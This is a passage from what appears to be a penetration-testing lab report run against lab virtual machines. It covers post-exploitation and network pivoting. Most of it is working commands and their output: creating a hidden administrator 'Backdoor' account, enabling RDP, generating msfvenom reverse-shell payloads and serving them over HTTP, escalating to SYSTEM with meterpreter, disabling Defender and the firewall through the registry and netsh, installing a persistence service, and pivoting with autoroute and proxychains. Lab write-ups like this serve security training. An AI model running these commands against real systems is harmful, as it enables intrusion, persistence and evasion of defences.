(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user Backdoor Pa$$w0rd123 /add
net user Backdoor Pa$$w0rd123 /add
The command completed successfully.

C:\Windows\system32>net localgroup administrators Backdoor /add
net localgroup administrators Backdoor /add
The command completed successfully.

C:\Windows\system32>net localgroup "Remote Desktop Users" Backdoor /add
net localgroup "Remote Desktop Users" Backdoor /add
The command completed successfully.

C:\Windows\system32>reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
The operation completed successfully.

C:\Windows\system32>netsh advfirewall firewall set rule group="remote desktop" new enable=Yes
netsh advfirewall firewall set rule group="remote desktop" new enable=Yes

Updated 3 rule(s).
Ok.
```

Backdoor account created, added to Administrators, RDP enabled via netsh firewall rule

7.4.3 msfvenom Payload Generation (Manual Method)

For the manual payload approach, msfvenom was used to generate a standalone Windows executable (.exe) that connects back to Kali:

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.78.131 LPORT=4488 -f exe -o payload.exe
```

The payload.exe was then served via a simple HTTP server and downloaded by the Windows machine using HFS or certutil.

```
(root@Redowanul-Haq-CADS001) - [ /home/kali/Desktop ]
# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.78.131 LPORT=4488 -i 10 -f exe > ishell.exe
[-] No platform was selected, choosing Mst::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7680 bytes
```

msfvenom payload generation command

```
(root@Redowanul-Haq-CADS001) - [ /home/kali/Desktop ]
# mv ishell.exe /var/www/html

(root@Redowanul-Haq-CADS001) - [ /home/kali/Desktop ]
# rm -rf /var/www/html/index.html

(root@Redowanul-Haq-CADS001) - [ /home/kali/Desktop ]
# systemctl start apache2
```

⚙️ Virus & threat protection settings

View and update Virus & threat protection settings for Microsoft Defender Antivirus.

Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

⚠️ Real-time protection is off, leaving your device vulnerable.

☐ Off

Cloud-delivered protection




Provides increased and faster protection with access to the latest protection data in the cloud. Works best with Automatic sample submission turned on.


☒ On



Automatic sample submission

Send sample files to Microsoft to help protect you and others from potential threats. We'll prompt you if the file we need is likely to contain personal information.










```
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.78.131:4488
[*] Sending stage (248902 bytes) to 192.168.78.132
[*] Meterpreter session 1 opened (192.168.78.131:4488 → 192.168.78.132:52047) at 2026-05-16 10:33:45 -0400

meterpreter >
```

```
meterpreter > getuid
Server username: EMP-MACHINE\Admin
meterpreter >
```

```
meterpreter > getsystem
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getprivs
```

```
meterpreter > shell
Process 8548 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.6456]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f
The operation completed successfully.

C:\Windows\system32>netsh advfirewall set allprofiles state off
netsh advfirewall set allprofiles state off
Ok.
```

```
C:\Windows\system32>^C
Terminate channel 1? [y/N] y
meterpreter > bg
[*] Backgrounding session 1...
```

```
msf exploit(multi/handler) > search persistence service

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -
0  exploit/linux/persistence/init_opensrc  2007-04-05      excellent Yes    Init OpenRC Persistence
1  exploit/linux/persistence/init_sysvinit 1983-01-01      excellent Yes    Service System V Persistence
2  exploit/linux/persistence/init_systemd  2010-03-30      excellent Yes    Service SystemD Persistence
3  \ target: systemd                       .               .       .
4  \ target: systemd user                  .               .       .
5  exploit/linux/persistence/init_systemd_override 2010-03-30      excellent Yes    Service SystemD override.conf Persistence
6  \ target: systemd                       .               .       .
7  \ target: systemd user                  .               .       .
8  exploit/linux/persistence/init_upstart  2006-08-24      excellent Yes    Service Upstart Persistence
9  exploit/windows/persistence/service     2018-10-20      excellent Yes    Windows Persistent Service Installer
10 exploit/windows/persistence/service_for_user/event 2013-01-02      excellent Yes    Windows Service for User (S4U) Scheduled Task Persistence - Event Trigger
11 exploit/windows/persistence/service_for_user/lock_unlock 2013-01-02      excellent Yes    Windows Service for User (S4U) Scheduled Task Persistence - Logon Trigger
12 exploit/windows/persistence/service_for_user/logon 2013-01-02      excellent Yes    Windows Service for User (S4U) Scheduled Task Persistence - Logon Trigger
13 exploit/windows/persistence/service_for_user/schedule 2013-01-02      excellent Yes    Windows Service for User (S4U) Scheduled Task Persistence - Schedule Trigger

Interact with a module by name or index. For example info 13, use 13 or use exploit/windows/persistence/service_for_user/schedule

msf exploit(multi/handler) > use 9
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

```
msf exploit(windows/persistence/service) > options

Module options (exploit/windows/persistence/service):

  Name          Current Setting  Required  Description
  --          -
  METHOD         Auto            no        Which method to register and start the service (Accepted: Auto, API, Powershell, sc.exe)
  PAYLOAD_NAME   no              no        Name of payload file to write. Random string as default.
  SERVICE_DESCRIPTION no             no        The description of service. Random string as default.
  SERVICE_DISPLAY_NAME no            no        The display name of service. Random string as default.
  SERVICE_NAME   no              no        The name of service. Random string as default.
  SESSION        yes             yes       The session to run this module on

Payload options (windows/meterpreter/reverse_tcp):

  Name          Current Setting  Required  Description
  --          -
  EXITFUNC      process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST         192.168.78.131  yes       The listen address (an interface may be specified)
  LPORT         4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Windows

View the full module info with the info, or info -d command.

msf exploit(windows/persistence/service) > sessions


Active sessions

  Id  Name  Type  Information  Connection
  --  --  --
  1    meterpreter x64/windows NT AUTHORITY\SYSTEM @ EMP-MACHINE 192.168.78.131:4488 → 192.168.78.132:52047 (192.168.78.132)

msf exploit(windows/persistence/service) > set session 1
session => 1
```

```
msf exploit(windows/persistence/service) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.78.131:4444
msf exploit(windows/persistence/service) > [*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Likely exploitable
[+] Payload written to C:\Users\Admin\AppData\Local\Temp\IWFj.exe
[*] Sending stage (199238 bytes) to 192.168.78.132
[*] Meterpreter-compatible Cleanup RC file: /root/.msf4/logs/persistence/EMP-MACHINE_20260516.2923/EMP-MACHINE_20260516.2923.rc
[*] Meterpreter session 2 opened (192.168.78.131:4444 → 192.168.78.132:52143) at 2026-05-16 11:29:25 -0400
```



```
msf exploit(windows/persistence/service) > [*] 192.168.78.132 - Meterpreter session 1 closed. Reason: Died

[*] Sending stage (199238 bytes) to 192.168.78.132
[*] Meterpreter session 3 opened (192.168.78.131:4444 → 192.168.78.132:49670) at 2026-05-16 11:31:10 -0400
[*] 192.168.78.132 - Meterpreter session 2 closed. Reason: Died
shell
[-] Unknown command: shell. Run the help command for more details.
msf exploit(windows/persistence/service) > sessions

Active sessions
=====

```

<u>Id</u>	<u>Name</u>	<u>Type</u>	<u>Information</u>	<u>Connection</u>
3		meterpreter	x86/windows NT AUTHORITY\SYSTEM @ EMP-MACHINE	192.168.78.131:4444 → 192.168.78.132:49670 (192.168.78.132)

```
msf exploit(windows/persistence/service) > sessions 3
[*] Starting interaction with 3 ...

meterpreter > 
```

7. Network Pivoting — Reaching the Internal Network

Pivoting is the technique of using a compromised machine as a "hop point" to reach systems that are otherwise inaccessible. Metasploitable has two network interfaces: eth0 (192.168.50.3) reachable from Kali, and eth1 (10.10.10.5) on the internal Vlan2 network where Windows lives.

Kali cannot directly reach 10.10.10.x. By routing traffic through the compromised Metasploitable machine using Proxchains, Kali can scan and attack the Windows machine on Vlan2.

7.1 Identifying the Pivot Point

After gaining a Meterpreter session on Metasploitable via FTP exploit, running ipconfig shows BOTH network interfaces:

```
meterpreter > ipconfig

Interface 1
-----
Name       : lo
Hardware MAC : 00:00:00:00:00:00
MTU        : 16436
Flags      : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::

Interface 2
-----
Name       : eth0
Hardware MAC : 00:0c:29:71:4b:31
MTU        : 1500
Flags      : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.50.3
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::20c:29ff:fe71:4b31
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 3
-----
Name       : eth1
Hardware MAC : 00:0c:29:71:4b:3b
MTU        : 1500
Flags      : UP,BROADCAST,MULTICAST
IPv4 Address : 10.10.10.5
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::20c:29ff:fe71:4b3b
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

Meterpreter ipconfig shows eth1 at 10.10.10.5 — the internal pivot interface

7.2 Setting Up the Pivot Route

Steps:

- Step 1: Get Meterpreter session on Metasploitable (via FTP exploit)
- Step 2: Background the session — background
- Step 3: Add route through session: route add 10.10.10.0/24 [session_id]
- Step 4: Configure proxychains to use SOCKS proxy
- Step 5: Use portfwd or socks4a module to create tunnel
- Step 6: Run nmap through proxychains against 10.10.10.5

```
meterpreter > run autoroute -s 10.10.10.0/24
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [ ... ]
[*] Adding a route to 10.10.10.0/255.255.255.0 ...
[+] Added route to 10.10.10.0/255.255.255.0 via 192.168.50.3
[*] Use the -p option to list all active routes
meterpreter > run autoroute -p
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [ ... ]

Active Routing Table
=====
```

Subnet	Netmask	Gateway
10.10.10.0	255.255.255.0	Session 1

```
meterpreter >
```

Route added through Meterpreter session for 10.10.10.0/24 network

```
msf auxiliary(server/socks_proxy) > options
Module options (auxiliary/server/socks_proxy):
```

Name	Current Setting	Required	Description
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	1080	yes	The port to listen on
SRVSSL	false	no	Negotiate SSL/TLS for local server connections
VERSION	5	yes	The SOCKS version to use (Accepted: 4a, 5)

```
When VERSION is 5:
```

Name	Current Setting	Required	Description
PASSWORD		no	Proxy password for SOCKS5 listener
USERNAME		no	Proxy username for SOCKS5 listener

```
Auxiliary action:
```

Name	Description
Proxy	Run a SOCKS proxy server

```
View the full module info with the info, or info -d command.
msf auxiliary(server/socks_proxy) > set version 4a
version => 4a
```

Proxychains SOCKS configuration set up for pivoting


```

root@Redowanul-Haq-CADS001: /home/kali/Desktop
Session Actions Edit View Help
root@Redowanul-Haq-CADS001: /home/kali/Desktop x root@Redowanul-Haq-CADS001: /home/kali/Desktop x
GNU nano 9.0 /etc/proxychains4.conf
# localnet 192.168.0.0/255.255.0.0

### Examples for dnat
## Trying to proxy connections to destinations which are dnatted,
## will result in proxying connections to the new given destinations.
## Whenever I connect to 1.1.1.1 on port 1234 actually connect to 1.1.1.2 on port 443
# dnat 1.1.1.1:1234 1.1.1.2:443

## Whenever I connect to 1.1.1.1 on port 443 actually connect to 1.1.1.2 on port 443
## (no need to write :443 again)
# dnat 1.1.1.2:443 1.1.1.2

## No matter what port I connect to on 1.1.1.1 port actually connect to 1.1.1.2 on port 443
# dnat 1.1.1.1 1.1.1.2:443

## Always, instead of connecting to 1.1.1.1, connect to 1.1.1.2
# dnat 1.1.1.1 1.1.1.2

# ProxyList format
# type ip port [user pass]
# (values separated by 'tab' or 'blank')
# only numeric ipv4 addresses are valid
#
# Examples:
# socks5 192.168.67.78 1080 lamer secret
# http 192.168.89.3 8080 justu hidden
# socks4 192.168.1.49 1080
# http 192.168.39.93 8080
#
# proxy types: http, socks4, socks5, raw
# * raw: The traffic is simply forwarded to the proxy without modification.
# (auth types supported: "basic"-http "user/pass"-socks)
#
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks4 127.0.0.1 1080
#9050

```

Proxychains tunnel established through Metasploitable

7.3 Scanning the Internal Network via Pivot

Using proxychains + nmap, the Windows machine on 10.10.10.5 was scanned through the Metasploitable pivot:

```
proxychains -q nmap -sT -Pn 10.10.10.5
```

```

root@Redowanul-Haq-CADS001: /home/kali/Desktop
# proxychains -q nmap -sT -Pn 10.10.10.5
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-17 10:39 -0400
Nmap scan report for 10.10.10.5
Host is up (0.00s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
